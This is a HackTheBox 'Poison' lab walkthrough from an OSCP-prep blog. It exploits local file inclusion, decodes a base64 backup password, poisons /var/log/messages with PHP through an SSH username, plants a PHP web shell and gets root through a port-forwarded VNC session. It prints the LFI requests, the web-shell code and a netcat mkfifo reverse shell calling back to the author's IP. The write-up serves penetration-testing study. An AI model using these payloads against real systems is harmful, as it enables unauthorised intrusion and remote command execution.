HackTheBox – Poison

PATH TO OSCP

–Filiplain

Mon 05 Jul 2021

Contents

1 HackTheBox Poison

1.1 Objectives

- Do Log Poisoning to Get a Shell
- Decode a base64 endcoded password
- Use VNCViewer to Root the box

1.2 Service Enumeration

IP address

`10.10.10.84`

Ports Open

22
80

Full Nmap Scan

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

1.3 Web Enumeration

Main page

The page lists some .php files and states that we can test local files.

listfiles.php

trying the 'listfile.php' we get:

pwdbackup.txt

If we now go to this file, we get a base64 encoded x13 password.

Let's decode it!

1.4 Getting User

I saved the base64 text in a file and then I did a script that will decode it 13 times:

```
#!/bin/bash

file=$1

for n in $(seq 1 13)
do
base64 -d $file > /tmp/$n.txt
sleep 1
cat /tmp/$n.txt
echo -e "\n"
file=/tmp/$n.txt

done
```

The script will run the base64 decode until we get the password.

Password: `Charix!2#4%6&8(0`

Now we can SSH into the box with the user charix and the decoded password.

```
Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To see the MAC addresses of the NICs on your system, type

        ifconfig -a
                -- Dru <genesis@istar.ca>
charix@Poison:~ %
```

At this point the Log Poisoning is not necesary because we already have the user, but let's do it anyways.

1.5 Log Poisoning

Going back to the web page we notice that we can LFI:

```
Not secure | poison.htb/browse.php?file=/etc/passwd
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:
&:/:/usr/sbin/nologin bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin news:*:8:
Subsystem:/:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo-
user:/nonexistent:/usr/sbin/nologin _pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
Office Owner:/nonexistent:/usr/sbin/nologin auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin _ypldap:*:160:160:YP LDAP unprivileged user:/var/e
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin _tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon
User:/nonexistent:/usr/sbin/nologin avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin charix:*:1001:1001:charix:/home/charix:/bin/csh
```

Let's fuzz for log files so we can poison it.

Fuzzing with Burp

Fuzzing with a list of common LFI files we get some log files that we can use:

```
28  /apache2/logs/access_log        200  599
29  /apache2/logs/access.log        200  599
30  /apache2/logs/error_log         200  597
31  /apache2/logs/error.log         200  597
32  /apache/logs/access_log         200  597
33  /apache/logs/access.log         200  597
34  /var/log/messages               200  101900
35  ../../../../../apache/logs/access.log 200  625
```

Request Response

Pretty Raw Render \n Actions

```
16 Mar 19 13:22:01 Poison reboot: rebooted by root
17 Mar 19 13:22:01 Poison syslogd: exiting on signal 15
18 Mar 19 13:22:48 Poison syslogd: kernel boot file is /boot/kernel/kernel
19 Mar 19 13:22:48 Poison kernel: Waiting (max 60 seconds) for system process `vnlru' to stop... done
20 Mar 19 13:22:48 Poison kernel: Waiting (max 60 seconds) for system process `bufdaemon' to stop... done
21 Mar 19 13:22:48 Poison kernel: Waiting (max 60 seconds) for system process `syncer' to stop...
22 Mar 19 13:22:48 Poison kernel: Syncing disks, vnodes remaining... 1 0 done
23 Mar 19 13:22:48 Poison kernel: All buffers synced.
24 Mar 19 13:22:48 Poison kernel: Uptime: 36m7s
25 Mar 19 13:22:48 Poison kernel: uhid0: detached
```

In this case I'm going to use "/var/log/messages", we can SSH to the box and see the failed authetication messages in this file, so we can inject php code to the page.

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ ssh "<?php echo system('ls -la');?>"@poison.htb                    255 ✗
Jul  5 15:56:32 Poison last message repeated 2 times
Jul  5 15:58:51 Poison sshd[1004]: error: PAM: authentication error for illegal user total 72
drwxr-xr-x  2 root  wheel   512 Mar 19  2018 .
drwxr-xr-x  6 root  wheel   512 Jan 24  2018 ..
-rw-r--r--  1 root  wheel    33 Jan 24  2018 browse.php
-rw-r--r--  1 root  wheel   289 Jan 24  2018 index.php
-rw-r--r--  1 root  wheel    27 Jan 24  2018 info.php
-rw-r--r--  1 root  wheel    33 Jan 24  2018 ini.php
-rw-r--r--  1 root  wheel    90 Jan 24  2018 listfiles.php
-rw-r--r--  1 root  wheel    20 Jan 24  2018 phpinfo.php
-rw-r--r--  1 root  wheel  1267 Mar 19  2018 pwdbackup.txt
-rw-r--r--  1 root  wheel  1267 Mar 19  2018 pwdbackup.txt from 10.10.14.14
```

It works!

Getting a shell

Let's get a web shell first: I saved `<?php system($_GET['cmd']);?>` inside of a file "shell.txt" to evade errors with the characters

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ ssh "$(cat shell.txt)"@poison.htb                                   255 ✗
Password for <?php system($_GET['cmd']);?>@Poison:
Password for <?php system($_GET['cmd']);?>@Poison:
Password for <?php system($_GET['cmd']);?>@Poison:
<?php system($_GET['cmd']);?>@poison.htb: Permission denied (publickey,keyboard-interact
ive).
```

Let's see if it works:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ curl "http://poison.htb/browse.php?file=/var/log/messages&cmd=echo+-e+'\n\nit+*worksss***\n\n';ls+-ls"
Jul  5 16:00:00 Poison newsyslog[1014]: logfile turned over due to size>100K
Jul  5 16:03:30 Poison sshd[1026]: error: PAM: authentication error for illegal user

it *worksss***


total 56
8 -rw-r--r--  1 root  wheel    33 Jan 24  2018 browse.php
8 -rw-r--r--  1 root  wheel   289 Jan 24  2018 index.php
8 -rw-r--r--  1 root  wheel    27 Jan 24  2018 info.php
8 -rw-r--r--  1 root  wheel    33 Jan 24  2018 ini.php
8 -rw-r--r--  1 root  wheel    90 Jan 24  2018 listfiles.php
8 -rw-r--r--  1 root  wheel    20 Jan 24  2018 phpinfo.php
8 -rw-r--r--  1 root  wheel  1267 Mar 19  2018 pwdbackup.txt
 from 10.10.14.14
Jul  5 16:03:31 Poison last message repeated 2 times
```

Now let's get the shell!

I'm going to use an URL encoded netcat reverse shell for freeBSD:

```
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-
↪  i+2>%261|nc+<IP>+<PORT>+>/tmp/f"
```

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ curl "http://poison.htb/browse.php?file=/var/log/messages&cmd=rm+/t
|nc+10.10.14.14+8089+>/tmp/f"

┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ nc -lvnp 8089
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.84.
Ncat: Connection from 10.10.10.84:63042.
sh: can't access tty; job control turned off
$ whoami
www
$
```

Now we have a "www-data" shell.

1.6 Getting Root

As we already have the User Chraix we can jump to the Root.

Looking into charix directory we see the “user.txt” and a “secret.zip”

```
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ %
```

When we unzip it with Charix password, we get a file with non-ascii hex values:

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ cat secret
[illegible]|bz!

┌──(filiplain㉿fsociety)-[~/oscp/htb/poison]
└─$ file secret
secret: Non-ISO extended-ASCII text, with no line terminators
```

Using VNCViewer to Priv-Escalate

Looking for processes running by root we can see a VNC server running:

```
root   1060  0.0  0.8  85228  7836  -  Is   16:19    0:00.01 sshd: charix [priv] (sshd)
root    529  0.0  0.9  23620  8872 v0- I    15:01    0:00.02 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes
root    540  0.0  0.7  67220  7064 v0- I    15:01    0:00.02 xterm -geometry 80x24+10+10 -ls -title X Desktop
```

We also have the ports listening locally:

```
tcp6       0      0 *.22                   *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801         *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901         *.*                    LISTEN
udp4       0      0 *.514                  *.*
```


To get access to this ports we can use SSH to do port forwarding.

```
ssh -L 5901:127.0.0.1:5901 -L 5801:127.0.0.1:5801 charix@poison.htb
```

Now to connect to the server we will use the “secret” file we had:

```
vncviewer localhost:5901 -passwd secret
```

Now we have a VNC session running as root:



To get the Flag we can use netcat because we can't do it by copying it.